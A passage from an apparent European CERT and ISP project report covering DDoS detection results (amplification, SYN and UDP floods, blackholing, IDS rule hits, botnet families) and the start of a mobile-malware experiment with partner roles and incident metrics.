or ISP but in general these reasons indicate that an IP may highly been spoofed:

- The use of UDP
- The IP is seen on the attack only once
- The IP at the timestamp given not correspond to a client

It was also possible, in the scope of this experiment, to discover C&C servers belonging to botnet families Dirtjumper, Blackenergy and Athena. They have been discovered using a dynamic malware analysis system. Thanks to the use of blacklisting and signatures, the reliability on the data detected is high. C&C servers discovered were located in China, Turkey, United States, Taiwan and Russia but, unfortunately, no one was located in Europe, so no action against them could been carried out. These results are aligned with the latest researches done[7]. They also stated that there are C&C in European countries but as it was said before, there were no one detected along the experiment period. This could be due to C&C servers were offline before they could be detected by the sensors or because any sample of the concrete malware families were not detected.

In addition, as it happens on the websites experiment, it was possible to differentiate when an IP involved in the DDoS experiment belongs to a mobile range or to a fixed range. But it was not done for all the IPs, but for IPs belonging to the AS3352 (Telefonica Spain ISP). On the DDoS experiment it has been received a total of 2.702 IPs belonging to this ASN from which 256 IPs correspond to mobile access. It represents a 9,5% of the IPs. Although the limited scope, it shows a relevant percentage of the events. It is an interesting outcome that could indicate a tendency in the use of mobile devices to perform DDoS attacks.

8.3.1. Analysis of DDoS amplification DNS attacks attempts

Technique to check the DNS traffic captured in order to detect whether there has been an attempt to launch an Amplification DDoS attack against the DNS server monitored.

To achieve the amplification effect, the attacker issues a DNS request that he knows will evoke a very large response, taking advantage of the DNS protocol extension EDNS0.

The attack uses a poorly configured DNS server and attacks exploit name servers that allow open recursion. Recursion is a method of processing a DNS request in which a name server performs the request for a client by asking the authoritative name server for the name record. Recursion should only be provided for a trusted set of clients.
In the DNS attacks, each attacking host uses the targeted name server’s IP address as its source IP address rather than its own.

The effect of spoofing IP addresses in this manner is that responses to DNS requests will be returned to the target rather than the spoofing hosts.

The sensor detects attacks attempts (since the DNS does not contribute to the success of the attack by not replying) by analysing the DNS traffic captured within the monitored network, looking for UDP packets (DNS requests sent to the monitored DNS servers) with specific characteristics:

- much larger response than query

[7] http://www.level3.com/~/media/files/white-paper/en_secur_wp_botnetresearchreport.ashx (July 2015)

- use of ANY in the DNS query
- DNS query source IPs from outside the monitored network (suspicious of being spoofed IPs)
- volume of DNS requests

The following table shows the number of IPs involved in DDoS amplification attacks discovered during the experiments execution. This number is significantly high in the sense that it was obtained from one network environment, although, it was specifically prepared for it. It shows that these attacks are currently being widely used.

It is expected that the number of bots discovered trying to perform them, would be larger when more sensors will be deployed.

Type of Attack	Number of IPs involved
DDoS Amplification attack	37.178

Table 24 - DDoS Experiment - IPs in Amplification attack

On the next section, patterns used have also detected two DDoS Amplification attacks, but they are not relevant in comparison with the ones described on this section because they only involved one IP on each attack for a short period of time.

8.3.2. SYN flood attack

This attack tries to abuse the TCP handshake three-way protocol. Usually when a server receives a SYN packet from a client reserves some resources to manage the incoming connection and data transfer. In a normal connection, the server replies with an SYN/ACK packet and the client answer with another ACK packet, once these three packets has been sent the connection is stablished. Some other information is also send within the packet. If the client send a SYN packet but never answer to the SYN/ACK from the server, it forces to the server to reserve some resources that will never use, moreover, if the client send millions of SYN packets without answer to any of them, eventually can provoke a denial of service on the server. To improve the attack it can be used several different clients to perform a DDoS attack to a server. This type of attack are easily discovered by IDS or other technologies and are discovered within the project thanks to the combination of honeynets and IDS/IPS technologies. It usually have the problem that IPs can be spoofed anonymizing the sender of the attack.

The following table shows the different SYN flood attacks detected, with the duration expressed in minutes and the number of different IPs involved in the attack. There are several attacks detected and with a huge number of IPs involved specially having in mind that these attacks are discovered using a honeypot. This shows that there are several botnets in the wild that tries to make a DDoS attack to any target, it looks randomly as these honeynets have no real services offered.

Duration	Number of IPs involved
28 minutes	7
59 minutes	147
14 minutes	108
17 minutes	1
17 minutes	24

14 minutes	61
18 minutes	24
43 minutes	158
17 minutes	84
6 minutes	24
22 minutes	25
16 minutes	84
23 minutes	152

Table 25 – DDoS Experiment – SYN flood attacks detected

8.3.3. UDP flood attack

The mechanism for this type of attack is quite similar to the one used in the SYN flood attack. Instead of try to abuse the TCP protocol, this time is used the UDP protocol. Usually an UDP service answer to the petitions with some data. If an attacker send a huge amount of UDP packets to the service and never manage the answer, it can provoke a denial of service on the server. Commonly, IP origin is spoofed and several machines are used to launch the attack. As happened in the SYN flood attack, it can be discovered combining honeynets and IDS/IPS.

The following table shows the different UDP flood attacks detected, with the duration expressed in minutes and the number of different IPs involved in the attack. Although there are only 2 attacks detected they involved a notorious number of IPs and with a large duration. The reduce number of attacks detected is caused by the limited scope of the honeypots, they may not have all the UDP services simulated and, more important, this types of attacks to honeynets have a big dependency on the visibility of the honey and the services offered. To attract more attackers it should be publicly visible and publish in as much sites as possible.

Duration	Number of IPs involved
48 minutes	59
14 minutes	11

Table 26 – DDoS Experiment – UPD flood attacks detected

8.3.4. Blackholing

This technique is used to mitigate the effects of a DDoS attacks given the chance to the victim to continue providing service to their customers. Once the attack is detected, the network with the malicious incoming traffic is redirect to a black hole and is dropped letting the others customers networks reach the victim.

With this technique, there were a total of 4.990.083 IPs involved in a DDoS attack. This is notorious as they are real attacks to a real service, which is the reason why there are more IPs involved than in the attacks detected by honeynets. It can be assume that behind these attacks there are financial or strategic motivations. The following table shows this result.

Type of technique to detect attacks	Number of IPs involved
Blackholing	4.990.083

Table 27 - DDoS Experiment - IPs detected with black holing

8.3.5. Patterns used

Patterns used to detect a DDoS attack are the ones used widely by the community in the form of rules or signatures used by IDS solutions and they shows a real attack or a prelude to an attack. They were used in an IDS placed ahead to a honeypot or a honeynet. The following are the patterns that have been detected; they belong to Suricata and Snort solutions:

- **DDOS SYN flood attack detected**

  This pattern can detect attacks of the type SYN flood attack, which were described in the section SYN flood attack. A summary of the attacks detected can be seen in the next table. The outcomes extracted are the same as the ones stated on the section previously mentioned.

Duration	Number of IPs involved
28 minute	7
59 minute	147
14 minute	108
17 minute	1
17 minute	24
14 minute	61
18 minute	24
43 minute	158
17 minute	84
6 minute	24
22 minute	25
16 minute	84
23 minute	152

Table 28 - DDoS Experiment - Detail pattern SYN flood

- **ET SCAN ZmEu Scanner User-Agent Inbound**

  This type of pattern usually indicates a port scan. Although this event by itself does not indicate a DDoS attack, the combination of different events/patterns and the environment used is enough to identify the attack as a DDoS attack or the preparation for a future attack. The following table shows the number of IPs involved on the scans and the duration of them. On this case, the duration of the scan is not relevant because it depends on the configuration of the scan and especially on how exhaustive it was.

Duration	Number of IPs involved
2 minute	2
2 minute	2

Table 29 - DDoS Experiment - Detail pattern SCAN ZmEU

- **GPL SCAN superscan echo**

  As happened on the previous pattern this one indicates a port scan. On this case, it was performed by one IP lasting one minute.

Duration	Number of IPs involved
1 minute	1

Table 30 - DDoS Experiment - Detail pattern GPL SCAN

- **ET DOS Possible NTP DDoS Inbound Frequent Un-Authed MON_LIST Requests IMPL 0x03**

  This pattern directly indicates a possible DDoS attack. It was seen twice involving a notorious number of IPs and lasting for a long time. This is notorious because this attack was performed against a honeynet, which indicates that there were, a priori, non-financial interest just the willing of cause harm and, perhaps later, try to obtain some benefit derivate from the action.

Duration	Number of IPs involved
48 minute	59
14 minute	11

Table 31 - DDoS Experiment - Detail pattern NTP DDoS Inbound

- **ET SCAN NETWORK Incoming Masscan detected**

  This pattern indicates a port scan, with the same conclusions extracted from the previous scan patterns. The following table shows the duration and the number of IPs seen on this pattern.

Duration	Number of IPs involved
1 minute	1

Table 32 - DDoS Experiment - Detail pattern Masscan

- **ET TOR Known Tor Exit Node Traffic group 90**

  With this pattern, connections done from Tor network were discovered. As they were stablished to a honeypot, were done by someone trying to anonymize its connection and only last for one minute, it can be considered quite suspicious. As it happens with the port scans this pattern by itself does not indicate a DDoS attack, the combination of this pattern with others and the environment and configuration used to deploy the honeynet can help to identify the type of attack detected. The table below shows the duration and the number of IPs seen on this pattern.

Duration	Number of IPs involved
1 minute	1
1 minute	1
1 minute	1

Table 33 - DDoS Experiment - Detail Tor Exit Node

- **ET DOS DNS Amplification Attack Inbound**

  This pattern is used to identify DDoS DNS amplification attacks. It is described on the section Analysis of DDoS amplification DNS attacks attempts. On this case, the short duration of the attack and the little number of IPs detected may indicate that the attacker had detected the honeynet and gave up on it malicious intention. The following table shows these results.

Duration	Number of IPs involved
4 minute	1
3 minute	1

Table 34 - DDoS Experiment - Detail DNS Amplification

- **ET TROJAN Double HTTP/1.1 Header Inbound - Likely Hostile Traffic**

  This pattern indicates that someone is trying to drop a malware on the host. Once the next actions of the attacker are analysed or the malware is analysed, it can be stated that the whole attack is related to a DDoS attack. This pattern was detected only once as it can be seen on the next table.

Duration	Number of IPs involved
1 minute	1

Table 35 – DDoS Experiment – Detail pattern TROJAN Double http

- **ET SCAN Nmap Scripting Engine User-Agent Detected (Nmap Scripting Engine)**

  This pattern detects an Nmap tool execution against the honeynet. This tool performs port scans and the same considerations that were indicated on the previous port scan patterns are applied here. The following table indicates the duration of the scan and the number of IPs involved.

Duration	Number of IPs involved
1 minute	1

Table 36 - DDoS Experiment - Detail Scan Nmap

- **ET SCAN Behavioral Unusual Port 445 traffic, Potential Scan or Infection**

  As it happens on the previous patterns, this one indicates a port scan but this time focused on the port 445. This TCP port is used by Windows to manage the Active Directory. On this case, the scan was performed by one IP lasting one minute.

Duration	Number of IPs involved
1 minute	1

Table 37 - DDoS Experiment - Detail SCAN Port 445

8.3.6. Botnets detected

There have been detected 3 different botnets families: Dirtjumper, Blackenergy and Athena. This botnets have in common that besides other actions, they can perform DDoS attacks and as time pass they are evolving and incorporating more features such as anti DDoS detection mechanism[8]. In concrete, Athena can perform different types of DDoS attacks: HTTP GET/POST floods, UDP flood, RUDY, Slowloris, Slowpost, ARME,

[8] http://www.darkreading.com/attacks-breaches/ddos-botnet-now-can-detect-denial-of-service-defenses/d/d-id/1140353? (July 2015)

HTTP flood via hidden browser, bandwidth floods and an established connection flood attack[9]. At the other hand, BlackEnergy with the objective of avoid its own detection and inverse engineering provides features as building polymorphic binaries to bypass AV detections and also includes anti-debugging features[10].

8.4. Success criteria final status

Success criteria for DDoS experiment were defined in the D3.1 Planing reports of the experiments.

To determine the status of the success criteria, have been applied the following rules:

- **Achieved**: The success criteria has been achieved completely.
- **Achieved with observations**: The success criteria has been executed but not by all partners who should (due to different reasons), or when there have not been opportunities to execute the action required, e.g. there have not been detected any incident of the constituency of the partners involved, but all mechanisms are ready to execute it.
- **Not achieved:** There was not possible to execute successfully the success criteria.

Following is reported the status of each success criteria once the experiments have finished:

- The information extracted from DDoS attacks is used to obtain bots.

  Status: **Achieved.**

  Justification: Correlation role does this activity. They have analyzed DDoS attacks and bots reports received from the CCH, correlating them and following this rules to classify:

  A suspicious bot (confidence level < 1.0) involved (source IP) in a confirmed attack (confidence level=1.0), will be reported to the CCH as a confirmed bot (conf. level=1.0)

  Each CERT and ISP receiving attack reports applies their own criteria to define what is a bot, based on number of occurrences, technical information such as port and protocol used, etc.

- Section DDoS bots have a brief summary about this type of info.At least traffic of 10 DDoS real attacks are analyzed.

  Status: **Not achieved.**

  Justification: There have been detected real DDoS attacks by sensors (blackholing systems) but due to legal issues, partners involved were not allowed to share and analyze the attacks. They were only allowed to extract

[9] https://asert.arbornetworks.com/athena-a-ddos-malware-odyssey/ (July 2015)

[10] https://blogs.mcafee.com/business/security-connected/evolving-ddos-botnets-1-blackenergy (July 2015)

and share the minimum information needed to identify the origin of the attacks only for mitigation purposes by network owners or CERTs.

- 100% of bots identified and sent to CCH are reported by CERTs to ISPs (which are CERT's constituency).

  Status: Achieved with observations.

  Justification: Croatian, German, Italian and Romanian CERTs have notified to ISPs about all bots related to DDoS belonging to their constituency, this represent the 100% of their detections.

  Other CERTs have not notified due to any bot belonging to their constituency has been detected or because they are analyzing and/or integrating the data collected from ACDC to their notification process.

- 75% of incidents are notified by involved ISPs to affected end users, if it is legally feasible depending of the country.

  Status: Achieved with observations.

  Justification: TID, through his Business unit, Telefonica Spain ISP, in collaboration with the Spanish National Support Center operated by INCIBE, notify infected end users by mail through its abuse department Nemesys.

  ISPs in the project are not doing other type of notifications to end-users because they are still analysing the data received and finishing the developments of the process to integrate and generate the notification. TI-IT will notify through the Telecom Italia Security Operation Center (SOC) and TID through the Telefónica business unit in Spain with a format and a procedure of notification very similar to the one used by National support Centre.

- 100% of C&C server discovered are notified to LEAs, in order to start a takedown process, if it is legally feasible depending of the country.

  Status: Achieved with observations.

  Justification: No C&C server belonging to the partners' constituency have been discovered. Therefore, it is not applicable to be notified. If some C&C server is detected in the CERTs constituency, the notification to LEAs is planned.

8.5. Parallel activities

In the scope of the experiments, a DDoS blog has been created on the Community Portal, accessible by partners participating in the experiments.

The concept of the blog is to report main experiment results and activities of each period, as well as other news or publications related to the experiments.

The principal tasks published during the experiments, has been the following:

- Links about articles related DDoS published on NSCs and/or CERTs blogs.
- DDoS experiment graphs and statistics.
- Attacks statistics.

9. MOBILE experiment

9.1. Partners and tools involved

The following partners and tools have been involved in the mobile experiment. The contributions are divided by the different roles defined.

9.1.1. Coordination

ROLE	PARTNER
Experiment Coordinator	INCIBE
	XLAB

Table 38 – MOBILE Experiment – Coordination

9.1.2. Detection & Analysis

ROLE	PARTNER	SOLUTION
Tool Owner & Operator	XLAB	DEVICE MONITOR
Tool Owner & Operator	GDATA	WEBSITES ANALYSIS
		FILE ANALYSIS
Tool Owner & Operator	INCIBE	CONAN MOBILE
Tool Owner & Operator	ATOS	AHPS

Table 39 – MOBILE Experiment – Detection & Analysis

9.1.3. Notification & Mitigation

ROLE	PARTNER
NSC	INCIBE
NSC	CARNet
NSC	ISCTI
NSC	FCT|FCCN
CERT	INCIBE
CERT	CARNet
CERT	CERT-RO
CERT	DFN-CERT
CERT	FCT|FCCN
CERT	ISCTI
ISP	TI-IT
ISP	TID

Table 40 – MOBILE Experiment – Notification & Mitigation

9.2. Metrics

Mobile experiment has been focused on the identification and detection of vulnerable or infected mobile devices, APKs, mobile attacks, mobile bots and command and control servers. The following table is a short of the number of reports detected by each type of element. This data is based on the periodic reports that each partner has filled during the experiments.

Type of incident detected	Volume
Suspicious mobile events	3.019
APKs	8.810
Reports sent to CCH	2.672
Reports collected for mitigation	2.435
Reports collected for improvement	2.375

Table 41 – MOBILE Experiment – Summary

The following metrics are submitted in three different blocks:

- **INCIDENTS DETECTED:** Total number of incidents detected by all sensors involved and related to the experiment. Must be taken into account that not all incidents detected are shared through the CCH due to different aspects:
    - **Legal issues.** Besides concrete legal issues that partners could have mainly referrer to personal data sharing, the main issue during the first periods of the experiments was that partners must study the terms and conditions of use placed on the CCH before start to share data.
    - **Data of the own constituency of the partner who detects it.** For those types of data that is sent to partners through constituency, such as IPs, if the partner that detects is who has to handle it, it is not necessary to send this data because they are going to manage the incident.
    - **Internal reasons.** There is data that partners decided not to send but it has been detected in the scope of the experiments, so it counts in the incidents detected by category. Partners decided this by their own discretion and it may be modified at any time. The reasons can go from technical issues that prevent to send data to low quality of the data detected.
    - **Issues while sending.** Some partners have been finishing the developments of their systems to send and receive data during the period of the experiments, this may cause some issues on their channels and not all reports have been sent correctly.

- **REPORTS SENT TO CCH:** Total number of reports sent to the CCH by all partners involved related to the experiment.

- **REPORTS COLLECTED FOR MITIGATION:** Total number of reports collected between all ISPs and CERTs for mitigation purposes. Once collected they are analysed and subjects in consideration notified when appropriate.

  Must be taken into account that not all the data sent to the CCH will be collected, only under two casuistic; if it belongs to the constituency of the partner receiving data or there is a key sharing police established.

  The number of notifications done can be higher than the reports collected for mitigation due to some of the partners doing notification are the same that detect the incidents; when a detection is related to an incident belonging to their own constituency, those reports are not send through the CCH because it would be received by they own, so the notification is made directly.

- **REPORTS COLLECTED FOR IMPROVEMENT:** Total number of reports collected from CCH between all partners as tool owner/operator, this mean not only ISPs, CERTs and NSCs roles, but correlators and analyzers too and any partner who established a sharing policy between keys. This data is used to increase the quality of detection and prevention such generation of black lists or new correlation rules.

9.2.1. Incidents detected

9.2.1.1. Mobile events

During the complete period of the experiments have been detected a total number of 3.019 events detected, 436 of them have been analyzed, after the analysis 6 of them where determined as malicious and 292 as suspicious.

Taking into account the number of mobile malicious events detected per activity:




Figure 69 – MOBILE experiment – Number of mobile malicious events per activity

Taking into account the number of mobile events detected per type of event:




Figure 70 – MOBILE experiment – Number of mobile events per type of event

Following figures show the classification of the top 30 mobile events detected per ASN and per country of the detections sent towards CCH. The ASNs and IPs are tracked in cases where the tools of the detection is using mobile operator's network. If the instance is on WiFi, the tool only gets local IPs, so ASN and external IP cannot be obtained. Most of the reports were made while users were on WiFi and therefore the number of the following figures is low.

Taking into account the number of mobile events detected per ASN:




Figure 71 – MOBILE experiment – Number of mobile events per type of ASN

Taking into account the number of mobile events detected per country:




Figure 72 – MOBILE experiment – Number of mobile events per country

9.2.1.2. APKs

During the experiments have been detected a total number of 8.810 APKs, all of them have been analysed, as a result have been determined that 1.756 APKs were malicious and 7.017 suspicious. The other 37 APKs were determined as not malicious or suspicious after the analysis.

9.2.1.3. Mobile bots

No mobile bots have been detected during the experiments due to any tool involved in this experiment is able to detect them.

9.2.1.4. C&C

No C&C servers related to the mobile experiment have been detected during the experiments.

9.2.1.5. Botnets

The malicious components discovered during the experiments, in the context of the mobile experiment, have not been associated with a concrete botnet.

9.2.2. Reports sent to CCH

During the second period of the experiment, a total number of 2.672 reports were sent to the CCH in the scope of the mobile experiment.

The following figure disaggregates the total amount of reports sent by partner:




Figure 73 – MOBILE experiment – Reports sent by partner

9.2.3. Reports collected for mitigation

In this period between all CERTs have collected 2.435 APKs.




Figure 74 – MOBILE experiment – Information collected by CERTs

Once received, the data are analysed by each CERT and ISP with their own criteria to determine if the report must be included in the notification cycle.

9.2.3.1. Notification

Based on the reports collected from CCH, and after the process of analysis, no specific notification related to mobile experiment has been done, due to the type of reports collected, APKs.

Anyway, end-users tools belonging to the mobile experiment Device Monitor (XLAB) and Conan Mobile (INCIBE) sends direct notification to the end-user devices each time that a malicious activity is detected.

